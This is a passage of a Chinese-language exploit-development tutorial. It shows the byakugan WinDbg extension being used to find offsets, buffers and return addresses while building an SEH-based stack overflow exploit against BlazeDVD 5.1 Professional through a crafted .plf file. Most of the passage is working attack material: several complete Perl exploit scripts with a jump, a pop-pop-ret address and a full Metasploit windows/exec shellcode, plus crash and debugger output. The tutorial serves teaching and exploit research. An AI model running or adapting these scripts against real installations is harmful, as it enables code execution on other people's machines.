- memDiff：比较同一模块中的内存数据，并标记出不同处。它可以帮助你检测内存中的 shellcode 是否被更改或中断，或者 shellcode 中是否包含“bad characters”等等。
- hunt
- findReturn：搜索可用函数的返回地址。
- searchOpcode：将汇编指令转换成 opcode，同时列出所有可执行 opcode 序列的地址
- searchVtptr
- trackVal

除了 justu,还有 pattern_offset，它可以帮助你查找内存中的 metasploit 模块，并显示相对 eip 的偏移量。

为了演示如何使用 byakugan 加速 exploit 程序的开发，这里我们将使用 BlazeDVD 5.1 Professional/Blaze HDTV Player 6.0 在解析

恶意 plf 文件时发生的栈溢出漏洞进行演示。下面尝试构建一个仅使程序崩溃的 exploit，你可以从 http://www.blazevideo.com/download.htm 下载到 BlazeDVD 5 Professional。此漏洞程序也可在以下地址下载到：

BlazeDVD 5.1 Professional (10.6 MB)：http://www.corelan.be:8800/?dl_id=40

通常，我们都会先创建一串包含许多字符 A 的 payload，但这次我们直接利用 metasploit pattern 来实现。我们先创建一个包含 1000 个字符的 metasploit pattern，并保存为 plf 文件（比如 blazecrash.plf）：

```
peter@sploitbuilder1 ~/framework-3.2/tools
$ ./pattern_create.rb 1000 > blazecrash.plf
```

启动 windbg，并加载运行 BlazeDVD 程序（这可以确保当程序崩溃时，windbg 将会捕获到异常），然后跳过程序断点（可能需要按多次 F5，在笔者的系统上是 27 次）来启动程序。当 BlazeDVD 启动后，打开 plf 文件（必须为包含 metasploit pattern 的文件）。当程序崩溃时，再按 F5 键。这时你可以看到如下信息：

```
(5b0.894): Access violation(5b0.894): Access violation - code c0000005 (first chance)
- code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=062ddcd8 edx=00000042 esi=01f61c20 edi=6405569c
eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0 nv up ei pl nz na pe nc
```

现在该 byakugan 上场了，我们先加载 byakugan 模块，看其是否可以搜索到 metasploit pattern 的位置：

```
0:000> !load byakugan

[Byakugan] Successfully loaded!

0:000> !pattern_offset 1000

[Byakugan] Control of ecx at offset 612.

[Byakugan] Control of eip at offset 612.
```

在此次运行中，我们不仅证实了缓冲区溢出漏洞的存在，而且还获得其偏移量（溢出点）。这个看起来已经覆盖了返回地址，在下此结论之前，我们只需运行!exchain 命令来证实一番：

```
0:000> !exchain

0012afe4: 0012afe4: ntdll!ExecuteHandler2+3a (7c9032bc)

ntdll!ExecuteHandler2+3a (7c9032bc)
```

```
0012f5b8: 0012f5b8: <Unloaded_ionInfo.dll>+41347540 (41347541)

<Unloaded_ionInfo.dll>+41347540 (41347541)

Invalid exception stack at 33754132
```

以上信息显示了当前的异常处理程序链，其中偏移量 612 是相对 SEH（译注：原文是 nSEH，但个人认为应该是相对异常处理程序而言，如有误，望指出）而言的，所以为了覆盖下一个 SEH 结构，必须减去 4 byte 以获得真正的偏移量(=608)。 我们知道一个基于覆盖 SEH 的典型 exploit 看起来如下：

[junk][jump][pop pop ret][shellcode]

为了查找 pop pop ret 地址，我们需要：

- jump 30 bytes（替代 6 bytes）
- 以 nop 作为 shellcode 的开头（以填补 jump 中的 30 字节）

查找 pop pop ret：你可以继续使用 findjmp，或者使用!jutsu searchOpcode。使用!jutsu searchOpcode 的唯一缺点就是必须指定寄存器（用 findjmp 可以获得所有的 pop pop ret 组合指令）。下面我们试着用 searchOpcode 搜索 pop esi，pop ebx，ret：

```
0:000> !jutsu searchOpcode pop esi | pop ebx | ret
[J] Searching for:
> pop esi
> pop ebx
> ret
[J] Machine Code:
> 5e 5b c3
[J] Executable opcode sequence found at: 0x05942a99
[J] Executable opcode sequence found at: 0x05945425
[J] Executable opcode sequence found at: 0x05946a1e
[J] Executable opcode sequence found at: 0x059686a0
[J] Executable opcode sequence found at: 0x05969d91
[J] Executable opcode sequence found at: 0x0596aaa6
[J] Executable opcode sequence found at: 0x1000467f
[J] Executable opcode sequence found at: 0x100064c7
[J] Executable opcode sequence found at: 0x10008795
[J] Executable opcode sequence found at: 0x1000aa0b
[J] Executable opcode sequence found at: 0x1000e662
[J] Executable opcode sequence found at: 0x1000e936
[J] Executable opcode sequence found at: 0x3d937a1d
```

```
[J] Executable opcode sequence found at: 0x3d93adf5

…
```

在 BlazeDVD 的可执行模块或 dll 的地址范围中查找 pop pop ret 地址（在 windbg 中可以使用"lm"命令来得到被加载的可执行模块列表）。在笔者的系统（XP SP3 En）中，以 0x64 起始的地址利用起来效果不错，这里我们使用 0x640246f7：

```
0:000> u 0x640246f7

MediaPlayerCtrl!DllCreateObject+0x153e7:

640246f7 5e pop esi

640246f8 5b pop ebx

640246f9 c3 ret
```

构建我们的 exploit:

```
my $sploitfile="blazesploit.plf";

my $junk = "A" x 608; #612 - 4

my $nseh = "\xeb\x1e\x90\x90"; #jump 30 bytes

my $seh = pack('V',0x640246f7); #pop esi, pop ebx, ret

my $nop = "\x90" x 30; #start with 30 nop's

# windows/exec - 302 bytes

# http://www.metasploit.com

# Encoder: x86/alpha_upper

# EXITFUNC=seh, CMD=calc

my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .

"\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .

"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .

"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .

"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .

"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
```

```
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";
$payload =$junk.$nseh.$seh.$nop.$shellcode;
open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
```

在笔者的系统上测试成功！

这个例子讲得有点不过细腻，但可能这次我们比较幸运，才得以测试成功，因为这次完全是盲目地纯依赖 byakugan 工具的输出信息来构建 exploit，以致存在一些错误：

- 我们并不知道 pop pop ret 指令所在的模块在编译时是否经过 safeseh 保护处理，笔者曾与 byakugan 的作者 Lurene Grenier 讨论过此问题，这也是他要做的专题项目之一。他也曾提到要尝试在有其它保护的程序上进行溢出利用，比如 ASLR 及其它系统支持的保护机制。

- 我们并不能保证 shellcode 位置的有效性（但通过 jump 30 bytes 和 nop，可以提高利用成功的机率）。
- 如果 exploit 运行失败（由于 shellcode 被中断或缓冲区太小），那么我们可以必须重新手动构造一次 exploit。

尽管如此，但如果我们利用成功，将会节省不少的时间。

Byakugan : memDiff

让我们使用同一漏洞实例及 exploit 来探讨 byakugan 的其它功能。这里我们使用相同的 exploit，但 jump(0xeb,0x1e)部分将被替换为两个中断指令(0xcc,0xcc)，这样便于观察原始 shellcode 与内存中 shellcode 的不同之处（以便查看 shellcode 是否被中断，以及可能存在的 bad characters）。我们先用内存中的 shellcode 与原始 shellcode 相比较一下，为了演示不同的功能，我们将会修改 shellcode，以便查看其不同之处。先将 shellcode 放入一个文本文件中（并非 ascii，而是以字节/二进制的形式写入文件中）

```
my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
```

```
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .

"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .

"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .

"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .

"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .

"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .

"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .

"\x42\x4c\x43\x53\x43\x30\x41\x41";

open ($FILE2,">shell.txt");

print $FILE2 $shellcode;

close($FILE2);
```

打开 windbg 并加载运行漏洞程序，然后打开新建的 exploit 文件。当程序崩溃时，按 F5 将会步过第一次异常。如预期的一样，程序断在我们放置的断点上：

```
(744.7a8): Break instruction exception(744.7a8):

Break instruction exception - code 80000003 (first chance)

eax=00000000 ebx=0012f188 ecx=640246f7 edx=7c9032bc esi=7c9032a8 edi=00000000

eip=0012f5b8 esp=0012f0ac ebp=0012f0c0 iopl=0 nv up ei pl zr na pe nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246

<Unloaded_ionInfo.dll>+0x12f5b7:

0012f5b8 cc int 3
```

eip 被指向 shellcode 的起始地址：

```
0:000> d eip
0012f5b8 cc cc 90 90 f7 46 02 64-90 90 90 90 90 90 90 90 .....F.d........
0012f5c8 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0012f5d8 90 90 90 90 90 90 89 e3-db c2 d9 73 f4 59 49 49 ...........s.YII
```

```
0012f5e8 49 49 49 43 43 43 43 43-43 51 5a 56 54 58 33 30 IIICCCCCCQZVTX30
0012f5f8 56 58 34 41 50 30 41 33-48 48 30 41 30 30 41 42 VX4AP0A3HH0A00AB
0012f608 41 41 42 54 41 41 51 32-41 42 32 42 42 30 42 42 AABTAAQ2AB2BB0BB
0012f618 58 50 38 41 43 4a 4a 49-4b 4c 4b 58 51 54 43 30 XP8ACJJIKLKXQTC0
0012f628 bb 50 bb 50 4c 4b 47 35-47 4c 4c 4b 43 4c 43 35 .P.PLKG5GLLKCLC5
```

shellcode 起始地址为 0x0012f5de，接着运行 jutsu：

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jutsu memDiff file 302 c:\sploits\blazevideo\shell.txt 0x0012f5de
ACTUAL EXPECTED
ffffff89 ffffffe3 ffffffdb ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 49 43 43 43 ffffff89 ffffffe3 ffffffdb
ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 49 43 43 43
43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30 43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30
41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41 41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41
51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a 51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a
4a 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 4c 4b 4a 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 4c 4b
47 35 47 4c 4c 4b 43 4c 43 35 44 38 43 31 4a 4f 47 35 47 4c 4c 4b 43 4c 43 35 44 38 43 31 4a 4f
4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b 4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b
50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50 50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50
4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a 4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a
44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54 44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54
45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b 45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b
45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31 45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31
4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c 4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c
46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36 46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36
45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b 45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b
42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58 42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58
4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54 4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54
51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f 51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f
4b 57 43 53 43 51 42 4c 43 53 43 30 41 41 4b 57 43 53 43 51 42 4c 43 53 43 30 41 41
[J] Bytes replaced: 0x89 0xe3 0xdb 0xc2 0xd9 0xf4
[J] Offset corruption occurs at:
```

memDiff 提供的各项参数：

- file：memDiff 读取的文件名
- 302：读取的内存长度（302 是 shellcode 的长度）
- c:\sploits\blazevideo\shellcode.txt：包含原始 shellcode 的文件
- 0x0012f5de：内存中 shellcode 的起始地址

由于 windbg 不能显示粗体字符，因此我们需要设置匹配标志。现在我们修改 exploit 脚本，并修改任意的 shellcode 字节（笔者将所有的 0x43 全部替换为 0x44，总计 24 处），然后再进行一次比较：

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jutsu memDiff file 302 c:\sploits\blazevideo\shell.txt 0x0012f5de
ACTUAL EXPECTED
ffffff89 fffffe3 ffffffdb ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 49 44 44 44 ffffff89 fffffe3 ffffffdb
ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 49 43 43 43
44 44 44 51 5a 56 54 58 33 30 56 58 34 41 50 30 43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30
41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41 41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41
51 32 41 42 32 42 42 30 42 42 58 50 38 41 44 4a 51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a
4a 49 4b 4c 4b 58 51 54 44 30 45 50 45 50 4c 4b 4a 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 4c 4b
47 35 47 4c 4c 4b 44 4c 44 35 44 38 44 31 4a 4f 47 35 47 4c 4c 4b 43 4c 43 35 44 38 43 31 4a 4f
4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b 4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b
50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50 50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50
4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a 4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a
44 4d 44 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54 44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54
45 54 44 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b 45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b
45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 44 31 45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31
4a 4b 4c 4b 45 4c 4c 4b 44 31 4a 4b 4d 59 51 4c 4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c
46 44 44 34 49 53 51 4f 46 51 4b 46 44 50 46 36 46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36
45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b 45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b
42 50 45 4c 4e 4d 4c 4b 42 48 44 38 4b 39 4a 58 42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58
4d 53 49 50 44 5a 50 50 44 58 4c 30 4d 5a 45 54 4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54
51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f 51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f
4b 57 44 53 44 51 42 4c 44 53 44 30 41 41 4b 57 43 53 43 51 42 4c 43 53 43 30 41 41
[J] Bytes replaced: 0x89 0xe3 0xdb 0xc2 0xd9 0xf4 0x43
[J] Offset corruption occurs at:
```

现在我们可以看到用粗体显示的 24 字节，它刚好与我们在 exploit 脚本中更改的 24 字节相匹配。这是一种用于检测 shellcode 是否被在内存中被更改的好方法，你也可以看到“被替换的字节（Bytes replaced）”，与上一次测试的输出信息进行逐行比较，可以发现 0x43 被加入到此列表中（刚好是我们在 shellcode 中更改的字节）……

当你需要查看内存中的 shellcode 是否被篡改，以及查看是否存在 bad chracters 时，memDiff 确实可以帮你节省不少时间。

注意：memDiff 提供了类型参数 type：

```
0:000> !jutsu memDiff
[J] Format: memDiff <type> <size> <value> <address>
Valid Types:
hex: Value is any hex characters
```

```
file: Buffer is read in from file at path <value>
buf: Buffer is taken from known tracked Buffers
```

Byakugan : identBuf/listBuf/rmBuf and hunt

jutsu 提供的 3 个功能可以帮你定位内存缓冲区地址。请看如下脚本：

```
my $sploitfile="blazesploit.plf";

my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab…";

my $nseh = "\xcc\xcc\x90\x90"; #jump 30 bytes

my $seh = pack('V',0x640246f7); #pop esi, pop ebx, ret

my $nop = "\x90" x 30; #start with 30 nop's

# windows/exec - 302 bytes

# http://www.metasploit.com

# Encoder: x86/alpha_upper

# EXITFUNC=seh, CMD=calc

my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .

"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .

"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .

"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .

"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .

"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .

"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .

"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .

"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .

"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .

"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .

"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .

"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .

"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .

"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
```

```
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";
$payload =$junk.$nseh.$seh.$nop.$shellcode;
open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
open ($FILE2,">c:\\shell.txt");
print $FILE2 $nop.$shellcode;
close($FILE2);
```

注意：”my $junk”包含有一个 608 字节的 metasploit pattern（因此你需要自己创建这一串字符，并将其粘贴到以上脚本中，把它放在这个页面上太占用篇幅了），nseh 包含有断点。最后在脚本的结尾处将 nops+shellcode 写入到文件中(c:\shell.txt)。

打开 windbg 并加载运行 BlazeDVD，然后打开 sploit 文件（定当足以使程序崩溃），首次异常结果：

```
(d54.970): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=05a8dcd8 edx=00000042 esi=01f61c20 edi=6405569c
eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
<Unloaded_ionInfo.dll>+0x37694135:
37694136 ?? ???
```

现在创建2个 identBuf 定义：分别用于 Metasploit 模块和 shellcode：

```
0:000> !load byakugan
```

```
[Byakugan] Successfully loaded!
0:000> !jutsu identBuf file myShell c:\shell.txt
[J] Creating buffer myShell.
0:000> !jutsu identBuf msfpattern myBuffer 608
[J] Creating buffer myBuffer.
0:000> !jutsu listBuf
[J] Currently tracked buffer patterns:
Buf: myShell Pattern: ãÛÂÙsôYIIIIICCCCCCQZVT...
Buf: myBuffer Pattern: Aa0Aa1A...
```

现在用 byakugan hunt 来搜索这些缓冲区：

```
0:000> !jutsu hunt
[J] Controlling eip with myBuffer at offset 260.
[J] Found buffer myShell @ 0x0012f5c0
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toUpper!
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toLower!
[J] Found buffer myBuffer @ 0x01f561e4
```

正如前面所示，我们可以直接覆写 EIP 寄存器（但我们必须选择基于覆盖 SEH 的 exploit）。hunt 提示我们在偏移量为 260 的地址处可以控制 EIP，因此 hunt 给出的结果与 !pattern_offset 相同。更为重要的是，hunt 将搜索先前定义的 buffer，并给出地址。笔者曾问过 Lurene Grenier 是否可以显示相对某寄存器的偏移量。（这将会简化查找缓冲区的过程，他说他正考虑创建一种解决此问题的方法，期待之……）

在 windbg 上按“g”（程序触发第一次异常的时候），此时程序中断在我们的断点上（中断指令放置在 nseh 上）：

```
0:000> g
(d54.970): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=0012f188 ecx=640246f7 edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012f5b8 esp=0012f0ac ebp=0012f0c0 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
<Unloaded_ionInfo.dll>+0x12f5b7:
0012f5b8 cc int 3
```

再次运行”hunt”：

```
0:000> !jutsu hunt
[J] Found buffer myShell @ 0x0012f5c0
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toUpper!
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toLower!
[J] Found buffer myBuffer @ 0x01f561e4
```

我们不再直接通过 myBuffer 来控制 eip（因为我们在第一次异常中已经将其传给程序了），但是我们查看 eip（0x0012f5b8）时，

可以发现它指向靠近缓冲区 myShell(0x0012f5c0)的地址（程序通过一次短跳转执行到 shellcode）。

```
0:000> d eip+8
0012f5c0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0012f5d0 90 90 90 90 90 90 90 90-90 90 90 90 90 90 89 e3 ................
0012f5e0 db c2 d9 73 f4 59 49 49-49 49 49 43 43 43 43 43 ...s.YIIIIICCCCC
0012f5f0 43 51 5a 56 54 58 33 30-56 58 34 41 50 30 41 33 CQZVTX30VX4AP0A3
0012f600 48 48 30 41 30 30 41 42-41 41 42 54 41 41 51 32 HH0A00ABAABTAAQ2
0012f610 41 42 32 42 42 30 42 42-58 50 38 41 43 4a 4a 49 AB2BB0BBXP8ACJJI
0012f620 4b 4c 4b 58 51 54 43 30-45 50 45 50 4c 4b 47 35 KLKXQTC0EPEPLKG5
0012f630 47 4c 4c 4b 43 4c 43 35-44 38 43 31 4a 4f 4c 4b GLLKCLC5D8C1JOLK
```

以上证明，放置在 nseh 上的第一字节被覆盖掉，一个 8 字节的 jump 指令（jump 指令本身需减去 2 字节）将使程序跳转至我们的 shellcode。

Byakugan : findReturn

正如上面所见到的，我们也可以构造基于直接覆盖 RET(偏移量为 260)的 exploit。下面编写一个脚本以演示如何使用 findReturn 来帮助我们创建一个可行的 exploit：

首先，利用脚本创建一个包含 264 个 metasploit pattern 字符的 payload，再后接 1000 个 A：

```
my $sploitfile = " blazesploit.plf";

my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6……Ai7";

my $junk2 = "A" x 1000;
$payload = $junk.$junk2;

open ($FILE,">$sploitfile");
print $FILE $payload;
close ($FILE);

open ($FILE2,">c:\\junk2.txt");
print $FILE2 $junk2;
close ($FILE2);
```

当打开文件 sploitfile 后，windbg 报告：

```
(c34.7f4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=05a8dcd8 edx=00000042 esi=01f61c20 edi=6405569c
eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0         nv up ei pl nz na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
<Unloaded_ionInfo.dll>+0x37694135:
37694136 ??              ???
```

下面用 byakugan 工具箱搜索出构建 exploit 所需的所有信息：

- 追踪 metasploit pattern ($junk)
- 追踪 A 字符串（ $junk2 ）
- 查看覆盖 eip 所需的偏移量
- 查看$junk 和$junk2 所在的地址
- 查找返回地址

```
0:000> !load byakugan

[Byakugan] Successfully loaded!



0:000> !jutsu identBuf msfpattern myJunk1 264

[J] Creating buffer myJunk1.



0:000> !jutsu identBuf file myJunk2 c:\junk2.txt

[J] Creating buffer myJunk2.



0:000> !jutsu listBuf

[J] Currently tracked buffer patterns:

    Buf: myJunk1    Pattern: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0A... (etc)

    Buf: myJunk2    Pattern: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA... (etc)
```

```
0:000> !jutsu hunt

[J] Controlling eip with myJunk1 at offset 260.

[J] Found buffer myJunk1 @ 0x0012f254

[J] Found buffer myJunk2 @ 0x0012f460

[J] Found buffer myJunk2 @ 0x0012f460 - Victim of toUpper!



0:000> !jutsu findReturn

[J] started return address hunt

[J] valid return address (jmp esp) found at 0x3d9572cc

[J] valid return address (call esp) found at 0x3d9bb043

[J] valid return address (jmp esp) found at 0x3d9bd376

[J] valid return address (call esp) found at 0x4b2972cb

[J] valid return address (jmp esp) found at 0x4b297591

[J] valid return address (call esp) found at 0x4b297ccb

[J] valid return address (jmp esp) found at 0x4b297f91

[J] valid return address (call esp) found at 0x4ec5c26d

[J] valid return address (jmp esp) found at 0x4ec88543

